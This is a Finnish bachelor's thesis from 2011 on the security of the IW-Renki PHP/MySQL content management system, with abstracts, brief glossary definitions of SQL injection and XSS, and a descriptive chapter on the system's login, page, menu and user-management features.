SAVONIA

WWW-sisällönhallintajärjestelmän tietoturva

Mikko Rönkkö

Opinnäytetyö

___. ___. _____ _____

Ammattikorkeakoulututkinto

SAVONIA-AMMATTIKORKEAKOULU **OPINNÄYTETYÖ**
Tiivistelmä

Koulutusala Tekniikan ja liikenteen ala	
Koulutusohjelma Tietotekniikka	
Työn tekijä(t) Mikko Rönkkö	
Työn nimi WWW-sisällönhallintajärjestelmän tietoturva	
Päiväys 16.12.2011	Sivumäärä/Liitteet 36/0
Ohjaaja(t) Lehtori Kalevi Kolehmainen	
Toimeksiantaja/Yhteistyökumppani(t) Oy IW-Net Ltd	

Tiivistelmä

Opinnäytetyöni tarkoitus oli tutkia ja mahdollisesti parantaa Oy IW-Net Ltd:n eli ImageWorldin IW-Renki-sisällönhallintajärjestelmän tietoturvaa. IW-Renki on toteutettu käyttämällä PHP ja JavaScript-kieliä ja MySQL-tietokantaa. Koska IW-Renkiä on kehitetty vuosien aikana useamman ihmisen voimin, oli tarpeen tarkastaa onko sisällönhallintajärjestelmään jäänyt tietoturva-aukkoja. Tietoturvan tarkastusvaiheessa keskityttiin kyseisten kielten suurimpiin tietoturvauhkiin. Tarkastus tapahtui tutkimalla yleisimmät tietoturva-aukot ja käymällä ohjelmistokoodia läpi. Materiaalia hankittiin WWW-sivuilta ja alan kirjallisuudesta. Käytössä oli myös Oy IW-Net Ltd:n sisäinen materiaali. Vaikka IW-Renki oli jo turvallinen käyttää valmiiksi, aina on parannettavaa.

Opinnäytetyö koostuu kolmesta kokonaisuudesta. Ensimmäisessä osassa kerrotaan, mitä sisällönhallintajärjestelmät ovat ja keskitytään IW-Renki-sisällönhallintajärjestelmään.
Toisessa osassa keskitytään käytettyihin ohjelmointikieliin ja niiden tietoturvaominaisuuksiin. Viimeisessä osassa kerrotaan yleisimmistä tietoturvauhkista ja siitä, miten niitä vastaan voidaan toimia.

Ohjeistuksesta pyrittiin tekemään mahdollisimman yksinkertainen, koska asia on tärkeä. Työstä tulee olemaan tulevaisuudessa hyötyä niille, jotka haluavat kehittää taitojaan tietoturvallisessa ohjelmoinnissa.

Lopputuloksena ImageWorld sai ohjeistuksen, kuinka kehittää IW-Renkiä turvallisemmaksi. Lisäksi IW-Rengistä tuli entistä turvallisempi.

Avainsanat
Tietoturva WWW PHP SQL CMS

SAVONIA UNIVERSITY OF APPLIED SCIENCES **THESIS**
Abstract

Field of Study Technology, Communication and Transport			
Degree Programme Degree Programme in Information Technology			
Author(s) Mikko Rönkkö			
Title of Thesis The Information Security of Content Management System			
Date	16.12.2011	Pages/Appendices	36/0
Supervisor(s) Lecturer Kalevi Kolehmainen			
Client Organisation /Partners Oy IW-Net Ltd			

Abstract

The purpose of this final project was to examine and possibly improve the security of IW-Renki which is a content management system developed by Imageworld.

The basic core of IW-Renki is very secure, but it has been continuously developed over the years to bring more functionality to it. Because of the number of people involved in the development there was no certainty of its security. IW-Renki has been programmed by using PHP (PHP Hypertext Preprosessor) and JavaScript-languages and it uses MySQL- database. This final project was to be a simple guide to improve the security with the techniques mentioned. This was done by checking through thousands of lines of programming code. A significant amount of time was spent when testing vulnerabilities. The information was collected from many sources such as PHP security consortium web-page and books about security because there were several languages to work with.

As a result of the project the company Imageworld was provided with a guide for improving the security further in the future and the IW-Renki content management system was made safer.

Keywords
Information security WWW PHP SQL CMS

ALKUSANAT

Tämä opinnäytetyö on tehty Oy IW-Net Ltd:n eli ImageWorldin tarpeisiin vuoden 2011 keväällä. Työn valvojina toimivat ImageWorldin systeemioperaattori Joanna Niininen ja lehtori Kalevi Kolehmainen Savonia-ammattikorkeakoulusta.

Haluaisin kiittää ImageWorld Oy:n osaavaa henkilökuntaa. Iso kiitos kuuluu myös opinnäytetyöni ohjaajalle lehtori Kalevi Kolehmaiselle, joka kärsivällisesti jaksoi auttaa työni eri vaiheissa. Erityiskiitos kuuluu toimitusjohtaja Mika Hoffrenille aiheen tarjoamisesta.

Kuopiossa 16.12.2011

Mikko Rönkkö

SISÄLTÖ

LYHENTEET JA MÄÄRITELMÄT

HTML

Hypertext Markup Language. Internet-sivujen teossa käytettävä merkkauskieli.

JavaScript

Komentosarjakieli, jota käytetään yleisesti internet-ympäristössä.

MD5

Message-digest 5 -salausalgoritmi, jota käytetään kryptografiassa.

MD5-hash

MD5-algoritmilla salattu sana tai lause.

MySQL.

SQL-tietokantojen hallitsemiseen käytetty työkalu.

PHP

PHP:Hypertext Preprocessor. Dynaamisissa internet-sovelluksissa käytetty ohjelmointikieli.

RSS

Really Simple Syndication. Usein päivittyvän internet-sisällön julkaisemiseen käytettävä verkkosyötteen muoto.

SQL

Structured Query Language. Tietokantojen hallintaan käytetty standardoitu kyselykieli.

SQL-Injektio

Yksi yleisimmistä verkkohyökkäysmuodoista. Toteutetaan yleensä syöttämällä haitallista SQL-koodia huonosti toteutettuun tai suojaamattomaan tietokantakyselyyn.

WWW

World Wide Web on Internet-verkossa toimiva hajautettu hypertekstijärjestelmä.

XSS

Cross-Site Scripting. Tietoturva-aukko, jota esiintyy www-sovelluksissa. Se mahdollistaa haitallisen koodin syöttämisen ja luvattoman pääsyn internet-sivuille.

1 JOHDANTO

Tämän opinnäytetyön tavoitteena on parantaa ImageWorldin IW-Renki-sisällönhallinta-järjestelmän tietoturvaa ja selvittää miten tulevaisuudessa tietoturva voidaan ottaa huomioon uusia ominaisuuksia suunniteltaessa. Tämä opinnäytetyö on julkinen versio. Opinnäytetyöstä on myös salainen osa joka tuli Oy IW-Net Ltd:n omaan käyttöön.

Tietoturva on nousemassa yhdeksi keskeisimmistä osa-alueista ohjelmointialalla, koska yhä useampi WWW-sovellus tarvitsee tietoja käyttäjistään. Nämä tiedot tallentuvat aina johonkin tietokantaan tai tietokantoihin. Jos tiedot pääsevät rikollisten käsiin huonon ohjelmoinnin tai välinpitämättömyyden takia, voivat haitat olla suuria. Vuonna 2011 on ollut useita tapauksia, joissa WWW-palveluita on murrettu ja käyttäjätietoja on vuodettu internetin keskustelupalstoille (Tietoturva nyt!, 2011).

Tästä syystä tietoturva on tärkeä aihe ja sen kouluttamista ohjelmoijille suositellaan sillä ala muuttuu jatkuvasti. Uskon, että tästä tiedosta on hyötyä tulevaisuudessa.

PHP-Security Consortium:n WWW-sivu oli tärkeimpänä lähteenä, kun tietoa etsittiin WWW-tietoturvasta. PHP-Security Consortium on järjestö, joka koostuu joukosta PHP-ohjelmoijia ja jonka idea on kertoa tietoturvasta PHP-kielen parissa työskenteleville. Suurin osa materiaaleista on Internetissä, mutta aihetta käsitteleviä kirjoja on myös olemassa.

IW-Renki on ohjelmoitu käyttäen PHP:tä ja Javascriptiä sekä MySQL-tietokantaa. IW-Rengissä käytetään myös HTML-kuvauskieltä ja CSS-tyylimääritteitä, koska kyse on WWW-sovelluksesta. Aluksi työssä kerrotaan sisällönhallintajärjestelmän keskeisimmistä ominaisuuksista keskittyen IW-Renkiin. Työn toinen kokonaisuus kertoo käytetyistä tekniikoista ja WWW-tietoturvasta yleisesti, koska nämä samat ohjeet pätevät myös muissa yllä mainituilla ohjelmointikielillä ohjelmoiduissa sovelluksissa.

Lopuksi työssä kerrotaan kahdesta yleisimmästä tietoturvauhkasta, MySQL-injektiosta ja XSS-hyökkäyksistä sekä siitä, miten niitä vastaan voidaan toimia. Nämä hyökkäykset ovat yleistyneet nykyaikana todella paljon, koska palvelujen määräkin on kasvanut räjähdysmäisesti.

2 WWW-SISÄLLÖNHALLINTAJÄRJESTELMÄ

WWW-sisällönhallintajärjestelmät on kehitetty auttamaan suurien sivustojen hallintaa. Niillä on haluttu helpottaa sivustojen päivitystä niin, että kokemattomimmat sivuston tekijät saisivat tehtyä näyttävän ja helposti hallittavan sivuston.

Sisällönhallintajärjestelmät tai julkaisujärjestelmät auttavat siis nimensä mukaisesti hallitsemaan WWW-sivuille tulevaa sisältöä. Sisällönhallintajärjestelmät auttavat myös käyttäjän tai käyttäjien hallintaa tarjoamalla keskitetyn paikan käyttäjähallinnalle.

Sisällönhallintajärjestelmän etuja ovat:

- Tiedon tallennus tietokantaan (tiedon arkistointi).
  Tieto arkistoituu tietokantaan ja sitä voidaan esimerkiksi etsiä tarpeen tullen.
- Käyttäjien hallinta (käyttäjäryhmät ja oikeudet).
  Erilaisten käyttäjäoikeuksien luonti. Voidaan erotella oikeudet käyttäjäkohtaisesti.
- Ulkoasun muuttaminen (css-tyylitiedoston vaihtaminen).
  Sivuston ulkoasuja voi olla useita ja niitä voidaan vaihtaa tarpeen mukaan.
- Toiminnallisuuden dynaamisuus.
  Kaikki toiminnot tapahtuvat dynaamisesti ja ilman ohjelmistokoodin tuntemista.
- Järjestelmän laajennettavuus (moduulit).
  Toiminnallisuutta voidaan lisätä halutuilla moduuleilla eli lisäosilla.
- Päivittämisen helppous.
  Sivustoa voidaan päivittää mistä tahansa. Ainoan rajoitteen tekee toimiva internet-yhteys.
- Hallinnan keskittyvyys.
  Erilliselle hallintasivulle pääsevät vain ne käyttäjät, joilla on tarvittavat oikeudet. (WWW-Sisällönhallintajärjestelmä)

IW-Rengistä käytössä oli yrityksen sisäinen dokumentaatio. Seuraavissa alaluvuissa keskitytään IW-Renki-sisällönhallintajärjestelmän toimintoihin.

2.1 Kirjautuminen

Sisällönhallintajärjestelmään on kirjauduttava, ennen kuin muutosten tekeminen sivustolle onnistuu. Kuvassa 1 on IW-Renki-sisällönhallintajärjestelmän kirjautumisruutu, josta pääsee kirjautumaan sisällönhallintajärjestelmän hallintaikkunaan.

KUVA 1. IW-Renki. Kirjautumisikkuna (kuvakaappaus Oy IW-Net Ltd 2011)

Murtautujat yrittävät yleensä päästä näistä ruuduista ohi käyttämällä MySQL-injektioita tai käyttämällä hyväksi edellisiä istuntoja, jos järjestelmään on kirjauduttu yleiseltä koneelta. Jos murtautuja pääsee tästä ruudusta eteenpäin, on tietoturva jätetty huomioimatta.

2.2 Sivujen hallinta

Sisällönhallintajärjestelmissä on yleensä julkinen etusivu, jolla on tarvittavat tiedot tietokantaan yhdistämiseen, sivujen vaihdon hallintaan ja muu tarvittava HTML-standardin mukainen koodi.

Sivut eivät ole enää perinteisiä HTML-sivuja, jotka on tehty vanhalla (sivu1.html, sivu2.html,..) tyylillä, vaan sivujen sisältö haetaan dynaamisesti tietokannasta sivujen tunnisteen perusteella. Jos sisältöä tulee paljon, erillisten tiedostojen määrä ei kasva.

Kokemattomat käyttäjätkin voivat helposti päivttää sivuja, koska heidän ei tarvitse tietää mitään kotisivujen tekemisestä HTML- ja PHP-kielillä. Sisältöä lisätään sisällönhallintajärjestelmän mukana tulevalla editorilla (kuva 4). Uudet artikkelit lisätään tietokantaan ja näille tallentuu automaattisesti yksilöllinen tunniste. Näin vanhemmatkin artikkelit löytyvät tietokannasta.

Sisällön määrälle ei yleensä ole mitään muuta ylärajaa kuin tietokannan koko ja käytetyn palveluntarjoajan sivutila, joten sivuja ja alasivuja voi olla järjestelmässä melkein loputtomasti.


Järjestelmässä on myös yleensä ainakin kaksi puolta: julkinen ja yksityinen. Julkista puolta pääsevät selaamaan kaikki, jotka tulevat sivustolle ja suurin osa käyttäjistä näkee tämän puolen. Yksityiselle puolelle pääsevät ne, joilla on tarvittavat oikeudet.

Yksityisellä puolella sijaitsee myös IW-Rengin hallintapaneeli. Yksityiselle puolelle voidaan myös laittaa erillinen extranet-osio, joka on suojattu käyttäjätunnuksella ja salasanalla.

Sivuille voi tarvittaessa lisätä sivupaneelin. Tähän sivupaneeliin voi halutessaan lisätä moduuleita tai esimerkiksi kirjautumisikkunan. Sivupaneeliin voi periaatteessa lisätä minkä tahansa moduulin. Ainoa rajoite on sivupaneelin koko sivuttaissuunnassa.

2.3 Valikot

Sisällönhallintajärjestelmä luo myös tarvittavan valikkorakenteen, joka tekee sivuston tekemisestä dynaamisempaa. Kuvassa 2 on esimerkkinä tarkastamani IW-Renki-sisällönhallintajärjestelmän linkkienhallinta-sivu. Linkeistä voidaan valita, mitä sisältöä ladataan etusivulle eli mikä sivuista on etusivu. Oikeassa reunassa oleva tähti kertoo, minkä sivun käyttäjä on valinnut oletussivuksi.



KUVA 2. IW-Renki. Linkkienhallinta (kuvakaappaus Oy IW-Net Ltd 2011)


Kuvasta 2 nähdään mahdollisuus tehdä erikielisiä versioita sivuista. Tässä IW-Rengin versiossa on mahdollisuus tehdä sivuja suomen lisäksi englanniksi, venäjäksi ja ruotsiksi. Rajoitetta eri kielten määrälle ei ole.

Tietokannassa on erillinen tunniste kielelle ja järjestelmä näkee tästä tunnisteesta, minkä kielinen versio sivusta haetaan. Tässä nähdään esimerkki sisällönhallintajärjestelmän dynaamisuudesta. Järjestelmä luo linkit erikielisille sivuille automaattisesti.

Kääntämistyötä järjestelmä ei tee, mutta jos eri kielelle käännetty sisältö on valmiina, niin sisällön lisääminen editorin kautta onnistuu vaivattomasti.

Linkkien määrää ei ole rajoitettu, mutta sivun teeman koko voi asettaa jotain rajoituksia sivuttaissuunnassa, jos linkkejä tulee useita kymmeniä. Tällöin on viisasta jakaa linkit alatasoihin ja vähentää päätason linkkejä. Jos linkkejä tulee liian paljon, olisi hyvä miettiä, mikä tiedosta on oleellista ja tarpeellista. Monimutkainen sivustorakenne saattaa tehdä sivuston selaamisesta vaivalloista.


On mahdollista tehdä rajatuilla käyttäjäoikeuksilla toimivia sivuston osia. Tällaisiä voi olla aiemmin mainittu extranet. Näihin www-sivuston osiin pääsee vain kirjautumalla sivustoon. Kuvassa 3 esitellään IW-Renki -järjestelmän ikkuna, jossa voidaan lisätä uusi linkki valikkoon.



KUVA 3. IW-Renki. Linkin lisäys (kuvakaappaus Oy IW-Net Ltd 2011)

Kuvasta 3 nähdään, että linkkiä lisättäessä valitaan kieli ja linkin taso (pää- tai alataso). Tämän jälkeen kirjoitetaan linkille nimi ja tallennetaan linkki. Sisältö sivuille luodaan käyttämällä vapaan lähdekoodin TinyMCE-editoria.


TinyMCE-editorilla sisällön lisäys ja muokkaus on helppoa, ja sillä kokematonkin käyttäjä voi lisätä sivuillensa mediaa kuten ääntä, taulukoita, videota, animaatioita ja kuvia. Sisältö tallentuu tämän jälkeen tietokantaan kyseisen sivun tunnisteen alle. Linkki täytyy julkaista tallentamisen jälkeen, jotta sisältö näkyisi sivuston käyttäjille. Sivustoa voidaan hallita ja päivittää helposti selaimen avulla. Tästä on myös hyötynä se että käyttäjän ei tarvitse tietää mitään tietokannoista ja WWW-ohjelmoinnista tehdäkseen näyttäviä sivuja.



KUVA 4. IW-Renki. Sivun sisällön lisäys (kuvakaappaus Oy IW-Net Ltd 2011)

2.4 Käyttäjänhallinta

Useissa valmiissa sisällönhallintajärjestelmissä on tehty mahdolliseksi lisätä, poistaa ja muokata käyttäjiä ja heidän tietojaan. Suurten käyttäjämäärien hallinnointi on helppoa, koska käytössä on keskitetty hallintajärjestelmä eivätkä tiedot ole hajautettu ympäri järjestelmää. Käyttäjät voidaan listata ja listauksesta nähdään, mitä oikeuksia kyseisillä henkilöillä mihinkin sivunosaan on. Käyttäjätilejä voidaan myös ”jäädyttää” eli laittaa tilit pois käytöstä, jos tarvetta ilmenee.




KUVA 5. IW-Renki. Käyttäjän hallinta (kuvakaappaus Oy IW-Net Ltd 2011)

Kuvassa 5 näkyy IW-Renki -järjestelmän käyttäjän lisäys -ominaisuus. Käyttäjän lisäyslomake on perinteinen rekisteröitymislomake, jossa kysytään:

- Käyttäjänimi
- Etunimi
- Sukunimi
- Mahdollinen yritys
- Sähköpostiosoite
- Osoite
- Postinumero
- Postitoimipaikka
- Puhelinnumero 1
- Puhelinnumero 2
- Käyttäjäryhmä

Luettelon tiedoista pakollisia ovat käyttäjänimi, sähköpostiosoite ja käyttäjäryhmä. Näiden tietojen muokkaaminen ja täydentäminen onnistuu myös jälkikäteen. Järjestelmä arpoo salasanan automaattisesti ja lähettää sen annettuun sähköpostiosoitteeseen. Tämän jälkeen järjestelmään pääsee kirjautumaan sähköpostiin tulleilla tunnuksilla. Jos tunnuksia ei sähköpostiin tule, kannattaa tarkistaa palomuuriasetukset tai sähköpostiohjelman roskapostisuodatin. Joskus nämä saattavat aiheuttaa ongelmia, vaikka sähköpostiviesti olisi täysin asiallinen.

Käyttäjien tiedot kerätään MySQL-tietokantaan, josta niiden hallitseminen käy helposti. Käyttäjien määrälle ei ole ylärajaa, vaikkakin tietokannan koko saattaa asettaa rajoituksia. Yleensä tästä ei kuitenkaan tule ongelmaa. Käyttäjiä on mahdollista sijoittaa eri käyttäjäryhmiin, joilla on erilaiset oikeudet sivuille pääsyyn tai sivujen muokkaamiseen. Sivustolle voidaan tehdä erityinen osio, jonne pääsee vain kirjautumalla.



KUVA 6. IW-Renki. Käyttäjäryhmien hallinta (kuvakaappaus Oy IW-Net Ltd 2011)


Kuvassa 6 näkyy, että on mahdollista antaa tietylle käyttäjäryhmälle oikeus erinäisiin hallintapaneelin osiin. Tällöin jollekin voidaan antaa oikeudet hallita käyttäjiä ja käyttäjäryhmiä, kun taas toisella on oikeudet muokata moduuleita. Pääkäyttäjäryhmällä on oikeudet kaikkeen, mitä hallinnassa voi tehdä.

Vain pääkäyttäjäryhmään kuuluvilla käyttäjillä on oikeus lisätä, muokata ja poistaa sivuja. Yleinen tapa onkin, että sisällönhallintajärjestelmällä on yksi tai korkeintaan muutama pääkäyttäjä. Pääkäyttäjän tunnuksia tuleekin hallinnoida tarkasti, eikä niitä tule luovuttaa kenellekään muulle. Näillä tunnuksilla on mahdollistaa sotkea sivusto tai poistaa se kokonaan näkyvistä. Parhaimmastakaan tietoturvasta ei ole mitään hyötyä, jos käyttäjä ei huolehdi perustasolla omista tunnuksistaan.

2.5 Sivustonhallinta

Kun sivusto julkaistaan internetiin, on mahdollista, että sivuston haltija haluaa seurata sivustolle tulijoiden tietoja. Näihin tietoihin kuuluvat maakohtaiset tiedot, selain-tiedot, sivuston latauskertojen määrä ja millä sanoilla sivua on haettu hakukoneessa. Sivuston hallinnassa tämä on otettu huomioon kohdassa Statistiikka: Google Analytics.

Google Analytics palveluun rekisteröitymällä käyttäjä saa henkilökohtaisen avainnumerosarjan, joka yksilöi käyttäjän palvelussa. Tämän avainnumerosarjan syöttämällä järjestelmään Googlen Analytics-palvelu alkaa kerätä tietoja sivustolla kävijöistä. (Google Analytics, 2011)




Kuva 7. IW-Renki. Sivuston hallinta (kuvakaappaus Oy IW-Net Ltd 2011)

Sivustolle on myös mahdollista lisätä meta-hakusanoja, jotka tuovat näkyvyyttä hakutuloksiin, kun sivustoa etsitään jollain hakukoneella. Nämä sanat eivät näy sivustolla ja ne ovat osa HTML-koodin headers-tietueita.

2.6 Moduulit

Moduuleilla tarkoitetaan sisällönhallintajärjestelmän toiminnallisuutta monipuolistavia lisäosia. Näitä voivat olla blogi, vieraskirja, foorumi tai ajanvarausjärjestelmä.
